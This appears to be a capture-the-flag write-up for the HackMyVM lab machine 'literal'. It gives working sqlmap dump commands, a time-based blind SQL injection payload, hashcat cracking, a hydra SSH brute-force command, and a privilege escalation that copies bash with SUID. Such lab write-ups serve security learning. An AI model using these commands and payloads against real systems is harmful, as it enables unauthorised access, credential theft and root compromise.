Dump data
sqlmap -r cap3 -p sentence-query --cookie="PHPSESSID=75865votpo1u2k8mg7tt0srtf2" --risk=3 --dump
We have users and their hashes

Two users have a different subdomain of literal.

Furthermore I got the database management system users password hashes

MySQL 8
Furthermore, I got that information from the results
From SQLmap
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL 8
banner: '8.0.42-0ubuntu0.20.04.1'
current user: 'carlos@localhost'
current database: 'blog'
hostname: 'literal'
current user is DBA: False
database management system users [7]:
carlos is a username
Subdomain found
Add the subdomain forumtesting of the two different accounts to /etc/hosts

And it works, the subdomain exists


There are two panels of auth.
Normal
http://forumtesting.literal.hmv/login.php

Admin
http://forumtesting.literal.hmv/CP_login.php
I found a page to test SQLi:
http://forumtesting.literal.hmv/category.php?category_id=2

SQLi
I test the page, and it's vulnerable to Blind-interferral SQLi
Query: http://forumtesting.literal.hmv/category.php?category_id=2 and sleep(5)-- -

Or on the browser

In both cases the webpage load after 5 seconds meaning that the SQLi was successfully
SQLMap
To get the info from the DB, use SQLMap
qlmap -u http://forumtesting.literal.hmv/category.php?category_id=2 --dbs --risk=3 --level=5 --cookie="PHPSESSID=lh6oor57ceqrjrq45lnemd8nuj"
DB names:

In forumtesting DB are credentials

Crack the hash
I cracked the hash using hashcat with a dGPU, for example:
hashcat -m 1700 -D 2 -O -w 3 carlos_forum_hash /usr/share/wordlists/rockyou.txt

Show the password adding --show

Dictionary attack
I tried to login on the authentications panels of forumtesting and doesn't work.
We known that a username carlos exists like a DB system user, so I tried to login through SSH but doesn't work.
The last password found has a chars part and a numerical part, I tried a combination of that number with a relatively short and common wordlist.
Create a new wordlist, appending the numerical part to the wordlist
ttpassgen --dictlist /usr/share/wordlists/dirb/common.txt --rule '$01....89' common_n.txt
Try to login on SSH service
hydra -f -V -t 64 -l carlos -P common_n.txt 192.168.122.52 ssh

Now login with the found credentials


Privilege escalation
Sudo -l
Check sudo permission

The file uses arguments and we can try a command injection. After some attempts I got it

I can execute command as root
I tried to execute a bash, but I don't have output.

With the capability to execute commands as root, among many ways to exploit this, I'm going to try to copy the bash file and add SUID to it

Now execute the bash2file